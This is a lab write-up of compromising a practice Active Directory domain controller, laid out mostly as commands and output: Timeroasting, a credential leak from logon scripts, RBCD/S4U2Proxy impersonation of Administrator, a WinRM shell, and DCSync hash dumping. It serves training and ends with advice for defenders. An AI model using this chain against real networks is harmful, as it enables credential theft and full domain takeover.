
Scenario
Objective and Scope
Past Systems Inc. commissioned the Hack Smarter Red Team for an internal penetration test. During the kickoff, the client mentioned they were currently adding new machines to the network — an offhand detail that turns out to be the entire foothold: the freshly pre-staged computer accounts were created with weak, human-chosen passwords instead of the random secrets Active Directory normally assigns.
We start from an assumed-network position: VPN access, no credentials.
Difficulty: Medium OS: Windows Server 2016
| Host | IP Address | Operating System | Role |
|---|---|---|---|
| EC2AMAZ-A5O4OL8 | 10.1.186.193 | Windows Server 2016 | Domain Controller (past.local) |
All hashes, passwords, and flags in this writeup are redacted.
Enumeration
Port Scanning
Kerberos (88), LDAP (389/3268), DNS (53), and past.local in the certificate identify a Domain Controller.
$ nmap $TARGET -A
Nmap scan report for EC2AMAZ-A5O4OL8.past.local (10.1.186.193)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: past.local)
445/tcp  open  microsoft-ds  Windows Server 2016 Datacenter 14393
464/tcp  open  kpasswd5
593/tcp  open  ncacn_http
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: past.local)
3389/tcp open  ms-wbt-server
The host drops ICMP, so confirm reachability with a TCP port (nc -zv $TARGET 445), not ping. Map the FQDN in /etc/hosts immediately — Kerberos authenticates against SPNs tied to hostnames, so targeting the bare IP breaks nearly every later step.
$ echo '10.1.186.193 EC2AMAZ-A5O4OL8.past.local EC2AMAZ-A5O4OL8 past.local' | sudo tee -a /etc/hosts
User Enumeration
Null Auth: True lets the Guest account RID-brute the domain over SMB — no credentials needed.
$ nxc smb $TARGET -u guest -p '' --rid-brute
500: PAST\Administrator (SidTypeUser)
1008: PAST\tyler (SidTypeUser)
1115: PAST\APPDEV01$ (SidTypeUser)
1116: PAST\WEBDEV01$ (SidTypeUser)
1117: PAST\DEV01$ (SidTypeUser)
1121: PAST\ryan (SidTypeUser)
Two human users — tyler and ryan — and three “DEV” machine accounts (trailing $), matching the “new machines being added” remark.
Guest Share Access
Guest can read a non-default share, Share, holding AD_machines.txt:
$ nxc smb $TARGET -u guest -p '' --shares
Share           READ
IPC$            READ

$ cat AD_machines.txt
Name            DNSHostName
----            -----------
EC2AMAZ-A5O4OL8 EC2AMAZ-A5O4OL8.past.local
APPDEV01
WEBDEV01
DEV01
The DEV computer objects have no DNSHostName — pre-staged accounts with no live host. NetExec’s spider also drops a JSON of file metadata whose *_epoch timestamps hint at a time-based attack.
Initial Access — Timeroasting
Timeroasting abuses MS-SNTP (the authenticated NTP variant AD uses). A client can request a time response whose MAC is derived from a computer account’s NT hash, keyed by RID — and crucially, without authenticating. The result is an offline-crackable hash of the machine-account password.
$ nxc smb $TARGET -u guest -p '' -M timeroast
[*] Starting Timeroasting...
1115:$sntp-ms$[REDACTED]
1116:$sntp-ms$[REDACTED]
1117:$sntp-ms$[REDACTED]
The hash type is hashcat mode 31300; that mode wasn’t available in this Exegol build, but John the Ripper handles the same format as timeroast:
$ john --format=timeroast --wordlist=rockyou.txt hashes
Loaded 4 password hashes with 4 different salts (timeroast, SNTP-MS [MD4+MD5 32/64])

[*] === cracked ===
1115:[REDACTED]
RID 1115 = APPDEV01$. Machine passwords are normally random and uncrackable — this one fell instantly because it was pre-staged with a weak password.
Validating — and a Trap to Avoid
Spraying the recovered password surfaces one real result and one trap:
$ nxc smb $TARGET -u users -p '[REDACTED]'
[-] past.local\ryan:...          STATUS_LOGON_FAILURE
[-] past.local\tyler:...         STATUS_ACCOUNT_RESTRICTION
[-] past.local\administrator:... STATUS_LOGON_FAILURE
Do not read tyler’s
STATUS_ACCOUNT_RESTRICTIONas “correct password, just restricted.” tyler is in Protected Users, which disables NTLM for the account, so the DC returnsACCOUNT_RESTRICTIONto every NTLM attempt regardless of whether the password is right. The recovered password belongs to APPDEV01$, not tyler. NTLM cannot validate tyler — only Kerberos can.
A genuine machine-account success shows [+] with no (Guest) tag:
$ nxc smb $TARGET -u 'APPDEV01$' -p '[REDACTED]' --shares
[+] past.local\APPDEV01$:...
NETLOGON        READ
SYSVOL          READ
Active Directory Enumeration
Delegation Review
$ findDelegation.py past.local/'APPDEV01$':'[REDACTED]' -dc-ip $TARGET
AccountName       AccountType  DelegationType              DelegationRightsTo
----------------  -----------  --------------------------  ------------------
EC2AMAZ-A5O4OL8$  Computer     Unconstrained               N/A
tyler             Person       Resource-Based Constrained  DEV01$
BloodHound Analysis — tyler GenericAll on the DC
$ bloodhound-python -u 'APPDEV01$' -p '[REDACTED]' -d past.local -ns $TARGET -c All --zip
INFO: Found 4 computers / 7 users / 53 groups

tyler holds GenericAll over the Domain Controller computer object and is a member of both Protected Users and Server Operators. The tyler → RBCD → DEV01$ row is a red herring — DEV01 is a pre-staged account with no live host. The real lever is GenericAll on the DC.
NETLOGON Credential Leak
As APPDEV01$ we can read NETLOGON/SYSVOL. Logon scripts are a classic credential source:
$ grep -ri tyler
NETLOGON/tyler_init.cmd:set TYLER_USER=tyler
NETLOGON/tyler_init.cmd:set TYLER_PASS=[REDACTED]
SYSVOL/past.local/scripts/tyler_init.cmd:set TYLER_PASS=[REDACTED]
A logon helper hard-codes tyler’s password in cleartext — the modern equivalent of a GPP cpassword leak.
Authenticating as tyler (Protected Users)
Even with the correct password, NTLM still refuses tyler:
$ nxc smb $TARGET -u 'tyler' -p '[REDACTED]'
[-] past.local\tyler:... STATUS_ACCOUNT_RESTRICTION
Protected Users disables NTLM (hence
ACCOUNT_RESTRICTIONeven with the right password), disables RC4/DES Kerberos etypes (forcing RC4 →KDC_ERR_ETYPE_NOSUPP), forces AES-only Kerberos, and blocks delegation of the account. Pass-the-hash, over-pass-the-hash, and NTLM relay are all dead — the only way in is AES Kerberos with the real password.
Request a TGT over Kerberos and load it:
$ getTGT.py -dc-ip 10.1.186.193 past.local/tyler:'[REDACTED]'
[*] Saving ticket in tyler.ccache
$ export KRB5CCNAME=tyler.ccache

$ nxc smb $TARGET -k --use-kcache
[+] PAST.LOCAL\tyler from ccache
tyler’s Server Operators membership grants SeBackupPrivilege/SeRestorePrivilege on the DC, surfacing as READ/WRITE on C$:
$ nxc smb $TARGET -k --use-kcache --shares
ADMIN$   READ
C$       READ,WRITE
Privilege Escalation — GenericAll → RBCD → S4U2Proxy
GenericAll over a computer object does not let you “log in as” that computer. You exploit it by writing an attribute and having a separate controlled principal abuse it:
- As tyler (the GenericAll holder), write
msDS-AllowedToActOnBehalfOfOtherIdentityon the DC so it trusts a computer account we control. - As that computer account, run S4U2Self + S4U2Proxy to mint a service ticket as Administrator to the DC.
tyler can’t be the impersonating principal — he’s in Protected Users (can’t be delegated) and has no SPN. A machine account is required, and the default Machine Account Quota lets any authenticated user create one:
$ bloodyAD -k --host EC2AMAZ-A5O4OL8.past.local -d past.local add computer 'PWNED1' '[REDACTED]'
[+] PWNED1$ created
Write the RBCD (as tyler)
$ bloodyAD -k --host EC2AMAZ-A5O4OL8.past.local -d past.local add rbcd 'EC2AMAZ-A5O4OL8$' 'PWNED1$'
[+] PWNED1$ can now impersonate users on EC2AMAZ-A5O4OL8$ via S4U2Proxy
add rbcd <resource> <account-allowed-to-act> — the resource is the DC (where tyler’s GenericAll is spent); the account is our machine account.
Impersonate Administrator (S4U2Proxy)
$ unset KRB5CCNAME
$ getST.py -spn cifs/EC2AMAZ-A5O4OL8.past.local -impersonate Administrator \
    past.local/'PWNED1$':'[REDACTED]' -dc-ip 10.1.186.193
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_EC2AMAZ-A5O4OL8.past.local@PAST.LOCAL.ccache
The #1 gotcha on this box: if
KRB5CCNAMEis still exported when you run a password-based tool, impacket reuses the cached ticket and S4U2Self fails withKRB_AP_ERR_BADMATCH. Rule: password auth →unset KRB5CCNAME; ticket auth →exportit. Never both.
Root Flag
The S4U ticket is for cifs/ only (no TGT), so use it with an impacket tool — not nxc --use-kcache, which wants a TGT and fails silently:
$ export KRB5CCNAME=Administrator@cifs_EC2AMAZ-A5O4OL8.past.local@PAST.LOCAL.ccache
$ nxc smb EC2AMAZ-A5O4OL8.past.local -k --use-kcache --share C$ \
    --get-file 'Users\Administrator\Desktop\root.txt' root.txt
[+] past.local\Administrator from ccache (admin)
[+] File "Users\Administrator\Desktop\root.txt" was downloaded
root.txt: HSM{[REDACTED]}
Interactive Shell via WinRM
For a shell, request the ticket for the HTTP SPN (WinRM’s service), not cifs:
$ getST.py -spn HTTP/EC2AMAZ-A5O4OL8.past.local -impersonate Administrator \
    past.local/'PWNED1$':'[REDACTED]' -dc-ip 10.1.186.193
[*] Saving ticket in Administrator@HTTP_EC2AMAZ-A5O4OL8.past.local@PAST.LOCAL.ccache

$ unset KRB5CCNAME
$ export KRB5CCNAME=Administrator@HTTP_EC2AMAZ-A5O4OL8.past.local@PAST.LOCAL.ccache
$ evil-winrm -i EC2AMAZ-A5O4OL8.past.local -r PAST.LOCAL
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Match the ticket SPN to the tool:
cifs/→ SMB/DCSync/psexec/wmiexec;HTTP/→ WinRM. A ticket is minted for one SPN only.
Domain Compromise — DCSync
$ secretsdump.py -k -no-pass past.local/administrator@EC2AMAZ-A5O4OL8.past.local
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
tyler:1008:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
ryan:1121:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
[*] Cleaning up...
Full domain compromise — the krbtgt hash enables Golden Tickets for persistence, and the Administrator NT hash gives a SYSTEM shell via pass-the-hash.
Only the human NT hashes are worth cracking, and as NTLM (
-m 1000) — not-m 0. A 32-hex NT hash is byte-identical to an MD5 digest, so auto-detectors guess MD5 and never crack it. Machine accounts andkrbtgtare random;31d6cfe0…is the empty-password hash.
Post-Exploitation — ryan
ryan’s NT hash didn’t crack against rockyou, so we pivot to the Administrator profile’s PowerShell history:
*Evil-WinRM* PS ...\PSReadline> type ConsoleHost_history.txt
net user ryan [REDACTED] /add
net localgroup administrators /add ryan
net use \\dev01\c$
ryan’s password is recovered from ConsoleHost_history.txt, showing the admin had provisioned ryan as a local administrator. PSReadline history is a first-class loot source once you have admin file access.
Cleanup
$ bloodyAD -k --host EC2AMAZ-A5O4OL8.past.local -d past.local remove rbcd 'EC2AMAZ-A5O4OL8$' 'PWNED1$'
$ bloodyAD -k --host EC2AMAZ-A5O4OL8.past.local -d past.local del object 'PWNED1$'
Key Takeaways
- Timeroasting is a strong unauthenticated opener against any DC; pre-staged or weak machine accounts fall to
hashcat -m 31300(or John--format=timeroast). STATUS_ACCOUNT_RESTRICTIONon a Protected Users account is not a valid-password oracle — NTLM is refused before the password is judged. Validate with Kerberos.- GenericAll on a computer object ≠ “become that computer” — pivot through a controlled machine account (RBCD) or the computer’s own identity (Shadow Credentials).
- Kerberos hygiene: FQDN everywhere;
unset KRB5CCNAMEfor password auth andexportit for ticket auth; match the ticket SPN (cifsvsHTTP) to the tool. - Defenders: don’t pre-stage computer accounts with weak passwords, never store credentials in NETLOGON/SYSVOL logon scripts, and remember that Server Operators and GenericAll on a DC are effectively Domain Admin.